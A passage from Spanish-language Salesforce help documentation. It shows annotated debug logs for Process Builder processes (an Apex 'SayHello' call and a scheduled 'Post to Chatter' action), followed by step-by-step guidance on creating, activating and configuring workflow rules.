17:07:29.139 (139429000)|FLOW_CREATE_INTERVIEW_BEGIN|
   00Dxx0000001gH6|300xx00000002cI|301xx000000001Y
17:07:29.140 (140996000)|FLOW_CREATE_INTERVIEW_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2
17:07:29.142 (142898000)|WF_FLOW_ACTION_DETAIL|Param Name: myVariable_current,
   Param Value: ENCODED:{![treatNullAsNull]{!ID:this}},
   Evaluated Param Value:{
      LastModifiedByID=005xx000001SwUpAAK, LastTransferDate=2014-12-12 01:07:29,
     ConnectionReceivedDate=null, LastModifiedDate=2014-12-12 01:07:29, LeadSource=null,

      LastName=L104, NumberofLocations__c=null, NumberOfEmployees=null,
DandbCompanyId=null,
      DoNotCall=false, Primary__c=null, CreatedByID=005xx000001SwUpAAK,
ConnectionSentDate=null,
      MobilePhone=null, Jigsaw=null, Salutation=null, HasOptedOutOfEmail=false,
      Country=null, LastViewedDate=null, ConvertedOpportunityId=null,
EmailBouncedReason=null,
      Email=null, Rating=null, SICCode__c=null, CleanStatus=Pending,
CreatedById=005xx000001SwUpAAK,
     IsDeleted=false, Longitude=null, Id=00Qxx000002S8vhEAC, Industry=null, Street=null,
```

```
      Phone=null, IsConverted=false, EmailBouncedDate=null, HasOptedOutOfFax=false,
      OwnerId=005xx000001SwUpAAK, AnnualRevenue=null, CompanyDunsNumber=null,
IsUnreadByOwner=true,
     LastActivityDate=null, SystemModstamp=2014-12-12 01:07:29, ProductInterest__c=null,

      Latitude=null, FirstName=null, PhotoUrl=null, Company=LC,
CampaignMemberStatus=null,
      Description=null, LastReferencedDate=null, LastModifiedById=005xx000001SwUpAAK,

      Website=null, Fax=null, InternalSource=0, City=null, Title=null,
MasterRecordId=null,
      CampaignId=null, Status=Open - Not Contacted, JigsawContactId=null,
ConvertedDate=null,
      PostalCode=null, State=null, CreatedDate=2014-12-12 01:07:29,
ConvertedContactId=null,
      ConvertedAccountId=null, CurrentGenerators__c=null
   }|
   Param Name: myVariable_old,
   Param Value: {!old},
   Evaluated Param Value: null
```

Esta sección muestra el inicio del proceso (indicado por "FLOW_START_INTERVIEWS_BEGIN") y los criterios definidos en el proceso. "FLOW_RULE_" siempre corresponde a criterios en el proceso y vemos que se ha evaluado "myRule_1" como "verdadero". El número en "myRule_1" indica que el proceso está ejecutando el grupo de acciones programadas asociadas con el primero criterio en el proceso.

```
17:07:29.143 (143184000)|FLOW_START_INTERVIEWS_BEGIN|1
17:07:29.147 (147213000)|FLOW_START_INTERVIEW_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2
17:07:29.147 (147389000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myVariable_old|
17:07:29.148 (148138000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myVariable_current|{
      LastModifiedByID=005xx000001SwUpAAK, LastTransferDate=2014-12-12 01:07:29,
     ConnectionReceivedDate=null, LastModifiedDate=2014-12-12 01:07:29, LeadSource=null,

      LastName=L104, NumberofLocations__c=null, NumberOfEmployees=null,
DandbCompanyId=null,
      DoNotCall=false, Primary__c=null, CreatedByID=005xx000001SwUpAAK,
ConnectionSentDate=null,
      MobilePhone=null, Jigsaw=null, Salutation=null, HasOptedOutOfEmail=false,
Country=null,
      LastViewedDate=null, ConvertedOpportunityId=null, EmailBouncedReason=null,
Email=null,
     Rating=null, SICCode__c=null, CleanStatus=Pending, CreatedById=005xx000001SwUpAAK,

     IsDeleted=false, Longitude=null, Id=00Qxx000002S8vhEAC, Industry=null, Street=null,

      Phone=null, IsConverted=false, EmailBouncedDate=null, HasOptedOutOfFax=false,
      OwnerId=005xx000001SwUpAAK, AnnualRevenue=null, CompanyDunsNumber=null,
IsUnreadByOwner=true,
     LastActivityDate=null, SystemModstamp=2014-12-12 01:07:29, ProductInterest__c=null,
```

```
      Latitude=null, FirstName=null, PhotoUrl=null, Company=LC,
CampaignMemberStatus=null,
      Description=null, LastReferencedDate=null, LastModifiedById=005xx000001SwUpAAK,
 Website=null,
      Fax=null, InternalSource=0, City=null, Title=null, MasterRecordId=null,
CampaignId=null,
      Status=Open - Not Contacted, JigsawContactId=null, ConvertedDate=null,
PostalCode=null,
      State=null, CreatedDate=2014-12-12 01:07:29, ConvertedContactId=null,
ConvertedAccountId=null,
      CurrentGenerators__c=null
   }

17:07:29.148 (148427000)|FLOW_ELEMENT_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowDecision|myDecision
17:07:29.149 (149938000)|FLOW_RULE_DETAIL|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1|true
17:07:29.149 (149976000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1|true
17:07:29.150 (150050000)|FLOW_ELEMENT_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowDecision|myDecision
```

En esta sección, se ejecutan las acciones inmediatas para los primeros criterios. En el nombre "myRule_1_A1", "A1" se indica que corresponde con la primera acción del grupo de acciones. También vemos la clase de Apex "SayHello.sayHello" y los detalles de la ejecución de la clase de Apex. A continuación finaliza el proceso sin errores.

```
17:07:29.150 (150117000)|FLOW_ELEMENT_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowActionCall|myRule_1_A1
17:07:29.150 (150146000)|FLOW_ELEMENT_DEFERRED|
   FlowActionCall|myRule_1_A1
17:07:29.150 (150194000)|FLOW_ELEMENT_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowActionCall|myRule_1_A1
17:07:29.150 (150233000)|FLOW_START_INTERVIEW_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2

17:07:29.150 (150316000)|FLOW_BULK_ELEMENT_BEGIN|
   FlowActionCall|myRule_1_A1
17:07:29.151 (151772000)|CODE_UNIT_STARTED|
   [EXTERNAL]|01pxx00000000DN|SayHello.sayHello
17:07:29.153 (153773000)|METHOD_ENTRY|
   [1]|01pxx00000000DN|SayHello.SayHello()
17:07:29.153 (153821000)|METHOD_EXIT|
   [1]|SayHello
17:07:29.154 (154292000)|SYSTEM_CONSTRUCTOR_ENTRY|
   [4]|<init>()
17:07:29.154 (154392000)|SYSTEM_CONSTRUCTOR_EXIT|
   [4]|<init>()
17:07:29.154 (154564000)|SYSTEM_METHOD_ENTRY|
   [5]|List<String>.add(Object)
17:07:29.154 (154748000)|SYSTEM_METHOD_EXIT|
   [5]|List<String>.add(Object)
17:07:29.084 (154888000)|CUMULATIVE_LIMIT_USAGE
17:07:29.084|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
```

```
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10

17:07:29.084|CUMULATIVE_LIMIT_USAGE_END

17:07:29.154 (154949000)|CODE_UNIT_FINISHED|
   SayHello.sayHello
17:07:29.155 (155090000)|FLOW_ACTIONCALL_DETAIL|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1_A1|Call Apex|SayHello|true|
17:07:29.155 (155133000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1_A1|true
17:07:29.155 (155268000)|FLOW_BULK_ELEMENT_END|
   FlowActionCall|myRule_1_A1|0|4

17:07:29.155 (155371000)|FLOW_START_INTERVIEWS_END|
   1
17:07:29.159 (159563000)|WF_FLOW_ACTION_END|
   09Lxx000000000B
17:07:29.159 (159787000)|WF_ACTIONS_END|
   Flow Trigger: 1;
17:07:29.159 (159815000)|CODE_UNIT_FINISHED|
   Workflow:Lead
17:07:29.161 (161221000)|EXECUTION_FINISHED
```

Ejemplo: **Depuración de un proceso con una acción programada "Publicar en Chatter"**

Este ejemplo resalta partes de un registro de depuración para un proceso con una acción programada "Publicar en Chatter".

Una programación siempre está indicada por "myWait_". Esta sección muestra la programación de ejecución del proceso "myWait_myRule_2". Cualquier evento que comience con "FLOW_WAIT_" también corresponde a una programación en un proceso.

```
20:06:28.928 (928266000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|WaitInfo|myWait_myRule_2
20:06:28.928 (928302000)|FLOW_ELEMENT_DEFERRED|
   WaitInfo|myWait_myRule_2
20:06:28.928 (928361000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|WaitInfo|myWait_myRule_2
20:06:28.929 (929671000)|FLOW_BULK_ELEMENT_BEGIN|
   WaitInfo|myWait_myRule_2
20:06:29.005 (1005229000)|FLOW_WAIT_EVENT_WAITING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   myWaitEvent_myRule_2|alarmDateRef|true
20:06:29.005 (1005317000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWaitEvent_myRule_2|true
20:06:30.225 (2225117000)|FLOW_WAIT_WAITING_DETAIL|
```

```
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|1|0Foxx0000000001
20:06:30.225 (2225362000)|FLOW_BULK_ELEMENT_END|
   WaitInfo|myWait_myRule_2|0|1296
```

...

```
20:06:30.234 (2234916000)|WF_TIME_TRIGGERS_BEGIN
20:06:30.248 (2248007000)|WF_ACTIONS_END|
   Flow Trigger: 1;
20:06:30.248 (2248072000)|CODE_UNIT_FINISHED|
   Workflow:Lead
20:06:30.250 (2250129000)|EXECUTION_FINISHED
```

Para acciones programadas, el registro de depuración muestra un registro adicional cuando se realizan las acciones programadas. Ésta es una entrada separada en el registro de depuración, como se indica en el siguiente ejemplo para esta acción programada "Publicar en Chatter". Una vez transcurrida la hora programada, un proceso automatizado ejecuta las acciones programadas. El registro utiliza la hora universal coordinada (UTC) en lugar de la zona horaria del usuario. Sin embargo, las acciones siguen ejecutadas como el usuario que causó originalmente la ejecución del proceso.

"FLOW_WAIT_EVENT_RESUMING_DETAIL" indica que la entrevista se está reanudando de modo que le proceso puede ejecutar sus acciones programadas. "alarmDateRef" indica que esta programación está basada en un valor de campo. A continuación, vemos que la acción "Publicar en Chatter" se ejecuta.

```
00:14:10.466 (1418357225466561000)|FLOW_BULK_ELEMENT_BEGIN|
   WaitInfo|myWait_myRule_2
00:14:10.469 (1418357225469327000)|FLOW_WAIT_EVENT_RESUMING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   myWaitEvent_myRule_2|alarmDateRef
00:14:10.469 (1418357225469412000)|FLOW_WAIT_RESUMING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   0Foxx000000000100:14:10.469 (1418357225469733000)|
   FLOW_BULK_ELEMENT_END|WaitInfo|myWait_myRule_2|0|3
00:14:10.469 (1418357225469826000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowDecision|myPostWaitDecision_myRule_2
00:14:10.471 (1418357225471235000)|FLOW_RULE_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myPostWaitRule_myRule_2|true
00:14:10.471 (1418357225471275000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myPostWaitRule_myRule_2|true
00:14:10.471 (1418357225471348000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowDecision|myPostWaitDecision_myRule_2
00:14:10.471 (1418357225471441000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471486000)|FLOW_ELEMENT_DEFERRED|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471551000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471624000)|FLOW_BULK_ELEMENT_BEGIN|
   FlowActionCall|myRule_2_SA1
00:14:10.841 (1418357225841584000)|FLOW_ACTIONCALL_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
```

```
   myRule_2_SA1|Post to Chatter|chatterPost|true|
   00:14:10.841 (14183572258416610000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myRule_2_SA1|true
00:14:10.841 (14183572258417730000)|FLOW_BULK_ELEMENT_END|
   FlowActionCall|myRule_2_SA1|0|370
```

CONSULTE TAMBIÉN

Solucionar problemas de procesos

# Flujo de trabajo

El flujo de trabajo le permite automatizar procedimientos y procesos estándar internos para ahorrar tiempo en su organización. Una *regla de flujo de trabajo* es el contenedor principal de un conjunto de instrucciones de flujos de trabajo. Estas instrucciones siempre pueden sumarse en una declaración if/then.

Por ejemplo: **Si (if) está lloviendo, entonces (then) trae un paraguas.**

Consejo: Siempre que sea posible, automatice sus declaraciones if/then con Process Builder en lugar de reglas de flujo de trabajo.

Las reglas de flujo de trabajo pueden desglosarse en dos componentes principales.

1. Criterios: la parte "if" de la declaración "if/then". En otras palabras, lo que debe ser verdad en el registro para que la regla del flujo de trabajo ejecute las acciones asociadas.
2. Acciones: la parte "then" de la declaración "if/then". En otras palabras, lo que hay que hacer cuando el registro cumple los criterios.

En el ejemplo de la lluvia, los criterios son "si está lloviendo" y la acción es "trae un paraguas". Si no se cumplen los criterios (no está lloviendo), entonces la acción no se ejecuta (no trae un paraguas).

Cuando un registro cumple todos los criterios de una regla de flujo de trabajo, se ejecutan las acciones de esa regla. Familiarícese con las acciones automatizadas disponibles para flujos de trabajo.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Crear una regla de flujo de trabajo

Automatice los procesos estándar de su organización creando una regla de flujo de trabajo.

Consideraciones sobre flujos de trabajo

Comprenda las particularidades de las reglas de flujo de trabajo y las acciones de flujo de trabajo antes de empezar a trabajar con ellas.

Ejemplos de reglas de flujo de trabajo

¿Busca ideas sobre cómo las reglas de flujo de trabajo pueden ayudar a simplificar su actividad comercial? Consulte estos ejemplos.

Supervisar acciones de flujo de trabajo pendientes

Si se activa una regla de flujo de trabajo con acciones dependientes del tiempo, utilice la cola de flujo de trabajo para visualizar las acciones pendientes y cancelarlas si fuera necesario.

Terminología de flujo de trabajo

Los siguientes términos se utilizan para describir las características y funcionalidades de flujos de trabajo.

CONSULTE TAMBIÉN

¿Qué herramienta de automatización utilizo?

# Crear una regla de flujo de trabajo

Automatice los procesos estándar de su organización creando una regla de flujo de trabajo.

Consejo: Siempre que sea posible, automatice sus declaraciones if/then con Process Builder en lugar de reglas de flujo de trabajo.

Vea una demostración:

1. Establecer los criterios para su regla de flujo de trabajo
   Empiece a trabajar creando una nueva regla de flujo de trabajo seleccionando el objeto con el que se relaciona la regla y configurando sus criterios.
2. Agregar acciones automatizadas a su regla de flujo de trabajo
   Una vez haya establecido los criterios para su regla de flujo de trabajo, identifique qué hacer cuando se cumplan los criterios.
3. Identificar el Usuario de flujo de trabajo predeterminado de su organización de Salesforce
   Seleccione el `Usuario de flujo de trabajo predeterminado` que desea que Salesforce muestre con una regla de flujo de trabajo cuando el usuario que activó la regla no esté activo.
4. Activar su regla de flujo de trabajo
   Salesforce no iniciará una regla de flujo de trabajo hasta que la active.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar reglas y acciones de flujo de trabajo:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Consideraciones sobre flujos de trabajo

Ejemplos de reglas de flujo de trabajo

## Establecer los criterios para su regla de flujo de trabajo

Empiece a trabajar creando una nueva regla de flujo de trabajo seleccionando el objeto con el que se relaciona la regla y configurando sus criterios.

1. En Configuración, introduzca *`Reglas de flujo de trabajo`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Reglas de flujo de trabajo**.
2. Haga clic en **Nueva regla**.
3. Seleccione el objeto al que desea aplicar la regla del flujo de trabajo.
4. Haga clic en **Siguiente**.
5. Asigne un nombre y una descripción a la regla.
6. Establezca los criterios de evaluación.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar reglas y acciones de flujo de trabajo:
- "Personalizar aplicación"

| Evaluar la regla cuando un registro: | Descripción |
| --- | --- |
| se han creado | Evalúe los criterios de regla cada vez que se crea un registro. Si se cumple el criterio de regla, ejecute la regla. Ignore todas las actualizaciones en los registros existentes.<br>Con esta opción, la regla no se ejecuta nunca más de una vez por registro. |
| creado y cada vez que es modificado | Evalúe los criterios de regla cada vez que se crea o se actualiza un registro. Si se cumple el criterio de regla, ejecute la regla.<br>Con esta opción, la regla se ejecuta repetidamente cada vez que se modifica un registro, siempre que el registro cumpla los criterios de regla.<br>Nota: Si seleccionó esta opción, no puede agregar acciones dependientes del tiempo en la regla. |
| creado y cada vez que es modificado para cumplir los criterios | (Predeterminado) Evalúe los criterios de regla cada vez que se crea o se actualiza un registro.<br>• Para un nuevo registro, ejecute la regla si se cumple el criterio de regla.<br>• Para un registro sin actualizar, ejecute la regla solo si el registro ha cambiado de no cumplir el criterio de regla a cumplir con el criterio de regla.<br>Con esta opción, la regla puede ejecutarse varias veces por registro, pero no lo hará cuando las modificaciones del registro no estén relacionadas con los criterios de regla.<br>Por ejemplo, pongamos que para que un registro de oportunidad cumpla los criterios de regla, la probabilidad de la oportunidad debe ser superior al 50%. Si crea una oportunidad con una probabilidad del 75%, la regla de flujo de trabajo se ejecuta. Si modifica esa oportunidad cambiando la probabilidad al 25%, la modificación no provoca que la regla se ejecute. Si modifica luego esa oportunidad cambiando la probabilidad del 25% al 75%, la modificación provoca que la regla se ejecute. Con esta última modificación, la regla se ejecuta porque se cambia el registro de no cumplir los criterios de regla a cumplir los criterios de regla. |

7. Introduzca sus criterios de regla.
   - Seleccione Los criterios se cumplen y elija los criterios de filtro que debe cumplir un registro para activar la regla. Por ejemplo, defina el filtro como "Oportunidad: Cantidad superior a 5000" si desea registros de oportunidades con una cantidad superior a $5.000 para desencadenar la regla. Si su organización utiliza varios idiomas, introduzca los valores del filtro en su idioma. Puede agregar hasta 25 criterios de filtro de hasta 255 caracteres cada uno.
   - Seleccione la fórmula es verdadera e introduzca una fórmula que devuelva "Verdadero" o "Falso". Salesforce activa la regla si la fórmula devuelve "Verdadero".

     Algunos ejemplos de fórmulas útiles de flujo de trabajo incluyen:
     - Si el número de posiciones completadas es igual al número total de puestos en un cargo, actualice el campo Estado de trabajo a "Completado".
     - Si los gastos de desplazamiento asociados a la visita a un cliente son 35 céntimos por kilómetro y superan el límite de 1.000 euros, actualice automáticamente el campo Aprobación solicitada a "Obligatorio".
     - Si una cantidad de oportunidad basada en una suscripción mensual es superior a 10.000 euros, cree una tarea para que el propietario de la oportunidad realice un seguimiento de hasta 60 días después de cerrar la oportunidad.

La variable `$Label` no es compatible en las fórmulas de regla de flujo de trabajo. Además, algunas funciones no están disponibles en las fórmulas de regla de flujo de trabajo.

Consejo: Puede utilizar campos de combinación para objetos relacionados directamente en fórmulas de reglas de flujo de trabajo.

8. Haga clic en **Guardar y siguiente**.

CONSULTE TAMBIÉN

Consideraciones sobre flujos de trabajo

## Agregar acciones automatizadas a su regla de flujo de trabajo

Una vez haya establecido los criterios para su regla de flujo de trabajo, identifique qué hacer cuando se cumplan los criterios.

Agregar una acción inmediata a su regla de flujo de trabajo

Las *acciones inmediatas*, como su nombre sugiere, se ejecutan en el momento en que la regla de flujo de trabajo finalice la evaluación del registro.

Agregar una acción dependiente del tiempo a su regla de flujo de trabajo

Las *acciones dependientes del tiempo* se ejecutan a una hora específica, como por ejemplo 10 días antes de la fecha de cierre de un registro. Cuando pasa ese plazo específico, la regla de flujo de trabajo vuelve a evaluar el registro para garantizar que aún cumple los criterios de la regla. En caso afirmativo, la regla de flujo de trabajo ejecuta esas acciones.

CONSULTE TAMBIÉN

Identificar el Usuario de flujo de trabajo predeterminado de su organización de Salesforce

Establecer los criterios para su regla de flujo de trabajo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las acciones de alerta por correo electrónico y las acciones de mensajes salientes están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar reglas y acciones de flujo de trabajo:

- "Personalizar aplicación"

## Agregar una acción inmediata a su regla de flujo de trabajo

Las *acciones inmediatas*, como su nombre sugiere, se ejecutan en el momento en que la regla de flujo de trabajo finalice la evaluación del registro.

1. Abra una regla de flujo de trabajo.
2. En la sección Acciones de flujo de trabajo inmediatas, haga clic en **Agregar acción de flujo de trabajo**.
3. Seleccione una de las opciones para crear una acción o seleccione una existente.

Para obtener detalles acerca de cada tipo de acción, consulte Acciones automatizadas.

CONSULTE TAMBIÉN

Agregar acciones automatizadas a su regla de flujo de trabajo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar reglas y acciones de flujo de trabajo:
- "Personalizar aplicación"

## Agregar una acción dependiente del tiempo a su regla de flujo de trabajo

Las *acciones dependientes del tiempo* se ejecutan a una hora específica, como por ejemplo 10 días antes de la fecha de cierre de un registro. Cuando pasa ese plazo específico, la regla de flujo de trabajo vuelve a evaluar el registro para garantizar que aún cumple los criterios de la regla. En caso afirmativo, la regla de flujo de trabajo ejecuta esas acciones.

Las acciones dependientes del tiempo y los desencadenadores de tiempo son funciones complejas. A medida que trabaje con acciones dependientes del tiempo y desencadenadores de tiempo, tenga en cuenta sus consideraciones.

Si planifica configurar reglas de flujo de trabajo con acciones dependientes del tiempo, especifique un usuario de flujo de trabajo predeterminado. Salesforce asocia el usuario de flujo de trabajo predeterminado con una regla de flujo de trabajo si el usuario que la ha iniciado ya no está activo.

1. Abra una regla de flujo de trabajo.
2. En la sección Acciones de flujo de trabajo dependientes del tiempo, haga clic en **Agregar desencadenador de tiempo**.

   Nota: No podrá agregar un desencadenador de tiempo si:
   - El criterio de evaluación se establece como Evaluar la regla cuando un registro es: creado y cada vez que es modificado para cumplir los criterios.
   - La regla está activada.
   - La regla está desactivada pero hay acciones pendientes en la cola de flujo de trabajo.

3. Especifique un número de días u horas antes o después de una fecha relativa al registro, como la fecha en la que se creó el registro.

   Si la regla del flujo de trabajo sigue activa y válida cuando llega la hora, el desencadenador de tiempo activa la acción del flujo de trabajo.
4. Guarde su desencadenador de tiempo.
5. En la sección para el desencadenador de tiempo que creó, haga clic en **Agregar acción de flujo de trabajo**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar reglas y acciones de flujo de trabajo:
- "Personalizar aplicación"

6. Seleccione una de las opciones para crear una acción o seleccione una existente.
7. Haga clic en **Listo**.

CONSULTE TAMBIÉN

Agregar acciones automatizadas a su regla de flujo de trabajo

Consideraciones sobre las acciones dependientes del tiempo y los desencadenadores de tiempo

## Identificar el Usuario de flujo de trabajo predeterminado de su organización de Salesforce

Seleccione el `Usuario de flujo de trabajo predeterminado` que desea que Salesforce muestre con una regla de flujo de trabajo cuando el usuario que activó la regla no esté activo.

Si su organización utiliza acciones dependientes del tiempo en reglas de flujo de trabajo, debe designar un usuario de flujo de trabajo predeterminado. Cuando el usuario que ha desencadenado la regla no está activo, Salesforce muestra el nombre de usuario del usuario de flujo de trabajo predeterminado en el campo `Creado por` para tareas, el campo `Usuario de envío` para el correo electrónico y el campo `Última modificación realizada por` para las actualizaciones de campo. Salesforce no muestra este nombre de usuario para los mensajes salientes. Si hay algún problema con una acción pendiente, el usuario del flujo de trabajo predeterminado recibe un correo electrónico de notificación.

Cuando las alertas de correo electrónico de flujo de trabajo se acercan a ciertos límites o los superan, Salesforce envía un correo electrónico de advertencia al usuario predeterminado del flujo de trabajo o, si no se ha definido ninguno, al administrador del sistema activo.

1. Desde Configuración, introduzca *`Configuración de automatización de procesos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de automatización de procesos**.
2. Para `Usuario de flujo de trabajo predeterminado`, seleccione un usuario.
3. Guarde sus cambios.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de automatización de procesos:

- "Personalizar aplicación"

## Asociar acciones con reglas de flujo de trabajo o procesos de aprobación

Asocie acciones que ya se han creado en su organización con una regla de flujo de trabajo y procesos de aprobación.

Para asociar acciones de flujo de trabajo existentes con una regla de flujo de trabajo:

1. En Configuración, introduzca *`Reglas de flujo de trabajo`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Reglas de flujo de trabajo**.
2. Seleccione la regla de flujo de trabajo.
3. Haga clic en **Modificar** en la sección Acciones de flujo de trabajo.
4. Haga clic en **Agregar acción de flujo de trabajo** en la sección Acciones de flujo de trabajo inmediatas o Acciones dependientes del tiempo, dependiendo del momento en que desea que suceda la acción y seleccione **Seleccionar acción existente**.
5. Seleccione el tipo de acción que desee asociar con la regla de flujo de trabajo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para seleccionar acciones existentes:

- "Personalizar aplicación"

6. Seleccione las acciones en el cuadro **Acciones disponibles** y utilice la flecha de la derecha para mover las acciones al cuadro **Acciones seleccionadas**. Si es necesario, seleccione la flecha de la izquierda para eliminar las acciones del cuadro **Acciones disponibles**.
7. Guarde sus cambios.

Para asociar acciones de flujo de trabajo existentes con un proceso de aprobación:

1. En Configuración, introduzca *Procesos de aprobación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Procesos de aprobación**.
2. Haga clic en el nombre de un proceso de aprobación.
3. Realice una de las siguientes acciones, en función de cuándo desea que se produzca la acción.
   - Haga clic en **Agregar existente** en la sección Acciones de envío inicial, Acciones de aprobación final, Acciones de rechazo final o Acciones de recuperación.
   - Haga clic en **Mostrar acciones** en la sección Pasos de aprobación y después haga clic en **Agregar existente** en la sección Acciones de aprobación, Acciones de rechazo o Acciones de recuperación.

   Consulte Agregar una acción automatizada existente a su proceso de aprobación en la página 4981.
4. Seleccione el tipo de acción que desee asociar con el proceso de aprobación. El cuadro **Acciones disponibles** enumera todas las acciones existentes del tipo seleccionado.
5. Introduzca el nombre de una acción concreta en el campo de texto y haga clic en **Buscar**.
6. Seleccione las acciones en el cuadro **Acciones disponibles** que desee asociar con el proceso de aprobación y utilice la flecha de la derecha para mover las acciones al cuadro **Acciones seleccionadas**. Si es necesario, seleccione la flecha de la izquierda para eliminar las acciones del cuadro **Acciones disponibles**.
7. Guarde sus cambios.

## Activar su regla de flujo de trabajo

Salesforce no iniciará una regla de flujo de trabajo hasta que la active.

Para activar una regla de flujo de trabajo, haga clic en **Activar** en la página de detalles de regla de flujo de trabajo. Haga clic en **Desactivar** para evitar que una regla se inicie o si desea modificar las acciones dependientes del tiempo y los desencadenadores de tiempo que están asociados con la regla.

Puede desactivar una regla de flujo de trabajo en cualquier momento. Sin embargo, si desactiva una regla con acciones pendientes, Salesforce completará dichas acciones siempre que el registro que activó la regla no se actualice.

**Nota:**

- No puede eliminar una regla de flujo de trabajo que tenga acciones en la cola de flujo de trabajo. Espere hasta que se procesen todas las acciones pendientes o utilice la cola de flujo de trabajo para cancelar las acciones pendientes.
- No puede agregar acciones de flujo de trabajo dependientes del tiempo a reglas de flujo de trabajo activas. Desactive la regla de flujo de trabajo en primer lugar, agregue la acción de flujo de trabajo dependiente del tiempo y vuelva a activar la regla.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar reglas y acciones de flujo de trabajo:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Establecer los criterios para su regla de flujo de trabajo

# Consideraciones sobre flujos de trabajo

Comprenda las particularidades de las reglas de flujo de trabajo y las acciones de flujo de trabajo antes de empezar a trabajar con ellas.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Consejo: Siempre que sea posible, automatice sus declaraciones if/then con Process Builder en lugar de reglas de flujo de trabajo.

- Cada regla de flujo de trabajo se aplica a un único objeto.
- Si tiene reglas de flujo de trabajo en candidatos convertidos y desea utilizar actualizaciones de campo de objetos cruzados en las cuentas y oportunidades resultantes, debe activar la configuración de candidatos `Habilitar validación y desencadenadores de conversión de candidatos`.
